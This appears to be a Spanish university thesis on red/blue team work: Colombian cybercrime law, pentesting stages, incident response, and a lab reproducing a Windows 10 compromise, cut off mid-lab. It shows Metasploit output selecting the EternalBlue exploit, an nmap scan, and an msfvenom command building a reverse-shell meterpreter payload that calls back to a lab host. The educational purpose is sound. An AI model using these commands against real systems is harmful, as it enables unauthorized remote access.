CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

Mónica Julieth Escobar Duarte

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA
SEMINARIO ESPECIALIZADO
BOGOTA D.C.
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

Mónica Julieth Escobar Duarte

Trabajo de grado

John Freddy Quintero Tamayo

Director de curso

ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA

SEMINARIO ESPECIALIZADO

BOGOTA D.C.

2023

Nota de Aceptación

_____

_____

_____

_____

Presidente del Jurado

_____

Jurado

_____

Jurado

Bogotá 28 septiembre 2023

DEDICATORIA

Dedico este trabajo a mi familia, ya que me han apoyado en todo mi proceso académico dándome palabras de aliento, sin dejar que me sienta derrotada y seguir adelante con lo que quiero aprender y lograr.

AGRADECIMIENTOS

Gracias a mi tutor John Freddy Quintero porque ha sido una pieza fundamental para que pueda culminar el conocimiento adquirido dentro del seminario, también por su dedicación a que nosotros podamos desempeñarnos mucho mejor a nivel profesional.

CONTENIDO

Tabla de Imágenes

Tablas de contenido

GLOSARIO

Red team: Es un equipo de personas al que su objetivo es simular ataques cibernéticos a la organización donde esta implementado.

Blue team: Es un equipo de personas al que su objetivo es proteger de ataques cibernéticos a la organización donde está constituido.

Purpel team: Es un equipo de personal al que su objetivo es velar porque los equipos de red team y blue team tenga una buena comunicación y realizar sinergia entre ellos.

Ciberseguridad: es seguridad digital, es una forma de decir cuando se está protegiendo la información, dispositivos y activos

Incidentes: Son cosas que pueden pasar frente a un hecho los incidentes de seguridad, se pueden presentar por multiplex ataques

Firewall Perimetral: es un dispositivo que tiene el fin de proteger la red de ataques cibernéticos.

Radius: es un protocolo de autorización y autenticación para redes wifi u otro tipo de redes.

IDS: Sistema de detección de intrusos, realiza un análisis y solo está de modo supervisión frente a ingresos no autorizados.

IPS: Sistema de prevención de intrusos, este sistema no solo analiza si no también previene realizando bloqueos o acciones para que los intrusos no lleguen a su objetivo.

Playload: es la parte de código que tiene un malware para que ejecute la acción maliciosa en el sistema.

Antivirus: son programas con el objetivo de proteger los equipos finales para dtectar y eliminar virus informáticos.

Msfvenom: es utilizada para iniciar la herramienta de metasploit.

Exploit: explota algún fallo en el sistema informático y aprovecha usualmente se utiliza para fines maliciosos.

Hardening: endurece el proceso de aseguramiento para evitar vulnerabilidades ya encontradas en los dispositivos, equipos.

CIS: Center For Internet Security, centro de seguridad de internet, aca es donde se tienen las guias y las recomendaciones que se deben tener en cuenta al momento de asegurar algún sistema.

RESUMEN

Este informe consiste en un incidente de seguridad que se presenta en la organización HackerHouse, se realizan consultas sobre las leyes colombianas donde se identifica que sanciones se puede obtener realizando diferentes tipos de ataques, también se identifica que procesos debe realizar un profesional de seguridad informática para solventar algún incidente, en este caso se realiza un levantamiento de información, se ejecuta un laboratorio para poder identificar como fue el ataque y porque se materializo, también como se puede asegurar la maquina afectada y las recomendaciones que expertos de ciberseguridad indican mediante las guías de la CIS, se ejecuta la contención del ataque de la maquina y se realiza un Hardening del sistema operativo.

1 INTRODUCCIÓN

Se presenta un incidente de seguridad en la organización HackerHouse, se requiere contener el ataque, con las mejores prácticas y recomendaciones para asegurar el sistema operativo Windows 10 afectado, a su vez se ejecuta un laboratorio para probar como fue que ingreso el ataque y como se materializo se especifica las dos máquinas de laboratorio y como se evidencio el ataque mediante un payload que se exploró en una maquina Kali Linux, con las guías del CIS se hace un Hardening al Windows 10 para evitar este tipo de incidentes de seguridad en un futuro, también se da a conocer las políticas de seguridad y las recomendaciones que se deben tener en cuenta en una organización.

1.1 OBJETIVO GENERAL

El objetivo de este informe es identificar la causa del incidente de seguridad que se presentó en la organización HackerHouse, identificar las vulnerabilidades y saber como se puede asegurar para no presente este tipo de ciberataque.

1.2 OBJETIVOS ESPECÍFICOS

1. Identificar que vulnerabilidades tiene la organización en especial en los sistemas operativos Windows 10.

2. Analizar el incidente de seguridad presentado y realizar la contención del ciberataque.

3. Realizar un laboratorio de cómo se realizó el ingreso al equipo y que daños pueden realizar explorando con un payload.

4. Plasmar políticas y recomendaciones de seguridad para evitar ciberataques.

5. Indicar a la organización la importancia que se tiene al invertir en la seguridad informática.

2 DESARROLLO DE INFORME

Lo primero que se debe tener en cuenta con el ataque que se presentó en la organización son las leyes que rigen el país, esto ya lo debemos saber antes de que pase este tipo de ataques ya que tanto para la compañía como para nosotros como profesionales hace que no cometamos ninguna falta grave a nivel legal.

2.1 LEY 1273 DE 2009

es un documento que define la protección de la información y datos mediante los pilares de la seguridad de la información, explicando los diferentes abusos y sanciones que conllevan al momento de realizar alguna acción mal intencionada que pueda atentar contra estos pilares que son la confidencialidad, integridad y disponibilidad de los datos y de los sistemas informáticos.

Artículo 269A. Acceso Abusivo A Un Sistema Informático

Este articulo define que una persona o una organización que no está autorizada acceda a un sistema informático asegurado.

Artículo 269B. Obstaculización Ilegítima De Sistema Informático O Red De Telecomunicación

Este articulo informa que la persona o entidad que impida u obstaculice por medio de redes o cualquier elemento que haga parte de los datos o de sistemas informáticos y que por tal motivo afecte el funcionamiento y el acceso normal a dichos sistemas, tendrá su debida sanción.

Artículo 269C. Interceptación De Datos Informáticos.

Este articulo hace referencia a la interceptación de datos informáticos que sin una orden judicial son intervenidos en su origen, intermedio o en el destino de alguna transferencia de datos.

Artículo 269D. Daño Informático

Este articulo define que, sin estar facultado o autorizado para borrar, alterar, dañar, deteriorar o destruir datos informáticos o los tratamientos de los mismos tendría sanción como en todos los artículos.

Artículo 269E. Uso De Software Malicioso

Este articulo informa que cualquier persona o entidad que produzca y distribuya software malicioso que significa que puede hacer daño, robo o cualquier tipo de acción que perjudique los sistemas informáticos.

Artículo 269F. Violación De Datos Personales

Este artículo hace referencia a la información de la persona o entidad que sin ser autorizada obtenga, venda, divulgue información personal, ficheros, archivos, base de datos o medios semejantes.

Artículo 269G. Suplantación De Sitios Web Para Capturar Datos Personales.

Este articulo hace referencia, a alguna persona o entidad que programe o desarrolle algún sitio web que suplante a otro sitio como espejo y se capture datos sin ser autorizados.

Artículo 269H. Circunstancias De Agravación Punitiva

Este articulo informa que se puede aumentar la pena si presenta algunas conductas que afecten a un servidor público, también si se deposita confianza a un empleado y hace algún tipo de delito como anteriormente dicho en los artículos, también si tiene que ver con fines terroristas o que genere riesgo de seguridad nacional.

Artículo 2691. Hurto Por Medios Informáticos Y Semejantes.

En este artículo hace referencia a la suplantación o robo de cualquier sistema informático.

Artículo 269J: Transferencia No Consentida De Activos.

El articulo define la no autorización de transferencia de activos que mediante manipulación informática se realice perjudicando a un tercero. (sic, 2009)

Estos son los artículos que estarían involucrados en el ataque que se presentó en la organización y sus penalidades.

Artículo 269A : Acceso abusivo a un sistema informático el que sin previa autorización del administrador del sistema informático tenga ingreso a la información o solamente con el ingreso sin la autorización pertinente, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes. (mintic, 2009)

Artículo 269C**:** Interceptación de datos informáticos, interceptación de datos informáticos que sin una orden judicial son intervenidos en su origen, intermedio o en el destino de alguna transferencia de datos, incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses. (mintic, 2009)

Artículo 269F: Violación de datos personales. información de la persona o entidad que sin ser autorizada obtenga, venda, divulgue información personal, ficheros, archivos, base de datos o medios semejantes. incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes. (mintic, 2009)

2.2 LEY 1581 DE 2012

Está basada en la protección y tratamiento de datos personales que sean registrado en alguna base de datos de alguna entidad Colombiana, autorizando a esa entidad o empresa que puede hacer uso de sus datos sin perjudicar su nombre y solamente se puede usar esos datos para procesos que pueden estar contemplados para el debido tratamiento de sus datos personales o para terceros autorizados, estos datos se puede consultar y actualizar por parte del titular, se debe tener en cuenta que hay excepciones en solicitar la autorización de los datos personales tales como una urgencia médica etc, para entidades de otro país se debe garantizar que ese país tenga regulado el tratamiento de datos personales de lo contrario no se puede suministrar ningún dato personal.

Las sanciones que puede imponer la superintendencia de industria y comercio son de varias formas, como multas de hasta dos mil (2.000) salarios mínimos mensuales legales vigentes, también suspensiones de las actividades relacionadas con el tratamiento de datos, cierre temporal o cierre definitivo de la misma.

La entidad que regula el tratamiento de datos personales es la superintendencia de industria y comercio (publica, 2012).

2.3 ETAPAS DEL PENTESTING

Estas etapas del pentesting son importantes nos hace saber que tipo de vulnerabilidades se puede presentar en la organización y así poder evitar el ataque que se presentó en la organización.

2.3.1 Recopilación de información (footprinting)

Esta etapa es la más importante porque es donde recopilar información del sistema donde se está realizando la evaluación o el análisis, hay dos tipos de huellas en esta etapa la activa y la pasiva.

Huella activa: significa que se pone en contacto directo con la máquina de destino

Huella pasiva: recopila información sobre un sistema de información ubicado a la distancia.

Se puede recolectar diferentes tipos de información, sistemas operativos, puertos, mapa de red, fw, URL etc.

Algunas de las fuentes o técnicas donde se recolecta información pueden ser las rede sociales, sitios web de JOB, Google, ingeniería social, escuchar a escondidas, Shoulder Surfing etc

(Rahaman, 2022)

2.3.2 Reconocimiento

Es una de las etapas cruciales porque en la evaluación de recopilación de datos se puede identificar y es posible que en esta epata se pueda tener más información de la que se ha suministrado.

2.3.3 Descubrimiento y escaneo

Se realiza un escaneo para poder descubrir las formas de probar las vulnerabilidades del perímetro, la información recopilada se utiliza para determinar servicios disponibles, puertos, host, subdominios etc

2.3.4 Evaluación de la vulnerabilidad

En esta etapa se realiza un análisis o evaluación de las vulnerabilidades para poder identificar posibles fallos de seguridad que pueden ejecutar atacantes internos o externos donde realicen prueba de penetración en los sistemas de información o los derivados de ellas.

2.3.5 Explotación

Después de realizar la evaluación y el análisis de vulnerabilidades se empieza la etapa de explotación esto implica la utilización de técnicas y herramientas para obtener información o para penetrar sistemas no autorizados, tenemos que recordar que esta prueba o etapa se debe realizar con el permiso explícito del administrador del sistema.

2.3.6 Análisis final y revisión

Se realiza un análisis y un informe correspondiente a las etapas anteriores informando al detalle desde donde se empezaron las pruebas y como se identificaron las vulnerabilidades también se realiza las recomendaciones pertinentes para que se pueda mitigar esas vulnerabilidades encontradas.

2.3.7 Resultados de las pruebas

Esta etapa la define la organización a la que se evaluó, para poder evaluar el riesgo de las vulnerabilidades encontradas, analizando el impacto y las recomendaciones que se realizan para poder ejecutar alguna acción respecto al informe entregado.

Estas serían las aplicaciones que pueden ser utilizadas para pentesting Whois lookup tools, maltego, shodan, nessus, nmap, openvas, metasploit, OWASP ZAP, Mimikats.

¿Y por qué piensa que es una de las etapas más importantes dentro del pentesting?

La etapa más importante es footprinting porque es donde se recopila toda la información para poder llevar acabo las demás etapas sin pasarse alguna información importante que le da la visual específica del sistema.

2.4 METASPLOIT

Funcionamiento

Ayuda a profesionales de seguridad o a hackers éticos a identificar, explorar vulnerabilidades en sistemas informáticos, esta herramienta se basa en un conjunto de módulos que incluye encoders, payloads, exploits, entre otros.

Arquitectura

Es una arquitectura modular y extensible, que contiene varios componentes.

Framework, database, MSFConsole, Web interface.


Opciones

Dentro de la plataforma se tiene varias funcionalidades y opciones, como las siguientes.

Automatización, generación de informes, explotación, escaneo, actualizaciones (ciberseguridad, s.f.).

Se realiza un ejemplo del uso de metasploit.


Fig 1 Ayuda en metasploit



```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be
                   opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessi
                  ons
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
    spool         Write console output into a file as well the screen
    threads       View and manipulate background threads
    tips          Show a list of useful productivity tips
    unload        Unload a framework plugin
    unset         Unsets one or more context-specific variables
    unsetg        Unsets one or more global variables
    version       Show the framework and console library version numbers


Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
```

Fuente: El autor

Fig 2 Búsqueda de vulnerabilidad



```
msf6 > search ms17-010          <-- se busca una vulnerabilidad

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue   <-- se usa el exploit
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > info   <-- con el comando info se puede evidenciar la informacion detalla de exploit

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14

Provided by:
  Equation Group
  Shadow Brokers
  sleepya
  Sean Dillon <sean.dillon@risksense.com>
  Dylan Davis <dylan.davis@risksense.com>
  thelightcosine
  wvu <wvu@metasploit.com>
  agalway-r7
  cdelafuente-r7
  cdelafuente-r7
  agalway-r7

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic Target
      1   Windows 7
```


En la figura 3 se valida a que destino queremos realizar la prueba de vulnerabilidad.

Fig 3 Identificación del destino

```
msf6 > nmap 192.168.3.0/22
[*] exec: nmap 192.168.3.0/22

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-10 18:50 EDT
Nmap scan report for 192.168.3.51
Host is up (0.000044s latency).
All 1000 scanned ports on 192.168.3.51 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.3.60
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1024 IP addresses (2 hosts up) scanned in 31.52 seconds
msf6 >
```

Fuente: el autor

Fig 4 Validación del exploit



Fuente: el autor

- Antes de un ataque esto es lo que se debe saber para poder actuar de forma rápida ya que podemos estar frente a un ataque antes detectado por eso conocer esto es de suma importancia ¿Qué es un CVE y su estructura? Y también ¿https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

CVE (Common Vulnerabilities and Exposures) es un trabajo que se realizó a nivel internacional para estandarizar una base de datos que tenga las vulnerabilidades conocidas (Corporation, 2002), en la que cada referencia tiene un número de identificación propio y la descripción de cada una con mucha información de la misma como versiones de software afectadas, posibles soluciones si ya se ha solucionado, referencias de las publicaciones donde están las vulnerabilidades y documentación de las mismas (tarlogic, 2023).

La estructura de un CVE tiene un formato general para poder identificarlo.

CVE-YEAR-NUMBER

CVE: esto indica que está basada en el estándar ya descrito
YEAR: este campo describe el año que se asignó el identificador
NUMBER: este es un numero secuencial propio o único para identificar la vulnerabilidad.

https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

exploit-db recopila y comparte información sobre exploits y vulnerabilidades de seguridad informática, la plataforma almacena exploits, detalles técnicos y pruebas de concepto (futurelearn, s.f.)

Cómo se complementa exploit-db con CVE, cuando en exploit-db se publica una vulnerabilidad se procede a analizar y a validar por la comunidad de seguridad para revisar que sea legitima la vulnerabilidad si es de esta forma se procede a clasificar esta vulnerabilidad y se genera una entrada detallada de la misma en la base de datos de CVE.

2.5 PASOS PARA IDENTIFICAR ATAQUE

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Monitoreo (tiempo real): Con las herramientas de monitoreo en tiempo real se pueden identificar anomalías y eventos que estén transcurriendo dentro del ataque, se puede utilizar SIEM, IDS, IPS.

Validación de las Alertas: Si en las herramientas de seguridad se presenta alguna alerta, realizar el análisis si es una falsa alarma o si definitivamente es un ataque, identificación en antivirus tradicionales o XDR.

Recopilar datos del evento: Realizar una recopilación de los registros de eventos del sistema y analizarlos, esto puede incluir, registro de autenticación, registros del firewall, registros a servidores web, etc.

Analizar el tráfico de la red: Revisar y analizar el tráfico en la red para identificar tráfico inusual dentro de la red que puede dar un indicio de que es lo que está sucediendo.

Correlación de eventos: Hacer una correlación de eventos o registros para poder identificar si es una cadena de eventos que tienen similitud o es una campaña de amenazas.

Identificar punto de entrada: Determinar cuál fue el punto de ingreso como pudo entrar el ataque o los atacantes y tratar de contener el ataque si se puede cerrar el punto de entrada.

Análisis de malware: Si se tiene alguna sospecha de malware, revisar que equipos están afectados y analizar el código malicioso para poder mitigarlo.

Contención y mitigación: Realizar medidas inmediatas de contención de la amenaza y evitar que se propague, realizar procesos de aislamiento de máquinas, etc.

Notificación y Documentación: Realizar notificación a toda el área implicada y realizar la documentación detalla del incidente y las acciones tomadas durante el ataque.

Recuperación y análisis posterior: proceder a recuperación del sistema, datos comprometidos y analizar de qué manera se pudieron comprometer.

Aprendizaje y mejora continua: Realizar una evaluación del incidente e identificar lecciones aprendidas y mejoras que se pueden ejecutar y son necesarias, que controles de seguridad se beben implementar.

2.6 DETALLES DEL ATAQUE

Se presenta un ingreso inusual a una máquina Windows 10 de la organización HackerHouse, dentro del levantamiento de información se encontró que habían

enviado un archivo .exe vía whatsapp llamado PoCseminario.exe y se había ejecutado en dicha maquina donde el administrador del equipo se da cuenta que le borraron un archivo .txt ubicado en el escritorio de su máquina.


2.6.1 Levantamiento de información

El administrador del equipo informa que le enviaron un archivo por whatsapp que procedió a descargarlo y ejecutarlo, se identifica que las herramientas de detección como antivirus, firewall y Windows defender se encuentran deshabilitadas, dentro de la recolección de información el dueño del equipo informa que se comenzaron a desaparecer documentos en el escritorio que tenía información.

Aspectos importantes

a. El archivo de texto que se tenía en el equipo desapareció.
b. El Equipo vulnerado es un sistema operativo Windows 10
c. Los sistemas de seguridad del equipo deshabilitados (antivirus, firewall, Windows defender)
d. Administrador de la maquina informa que recibió un archivo por vía whatsapp web y lo ejecuto.

Fig 5 Grafico de ataque



Fuente: Autor

Se aisla la máquina de la red para que el atacante no tenga acceso a ella y se realiza la revisión de los sistemas de monitoreo y de detección de amenazas de porque lo dejo pasar, después se realiza un laboratorio de pruebas y un hardening de aseguramiento del equipo.


2.6.2 Laboratorio de pruebas

Se realiza un laboratorio de pruebas de cómo se materializo el ataque por tal motivo se utilizan dos máquinas virtuales una con sistema operativo Windows 10 con las especificaciones anteriormente descritas y otra con sistema operativo Kali Linux que va a simular un playload.

a. Se realiza la creación de la carga en msfvenom, con esta creación se almacena el archivo .exe para poder ingresar a la maquina a la que se ejecuta.

   msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.2.208 LPORT=443 -f exe >> /homre/Kali/Downloads/PoC_Seminario.exe

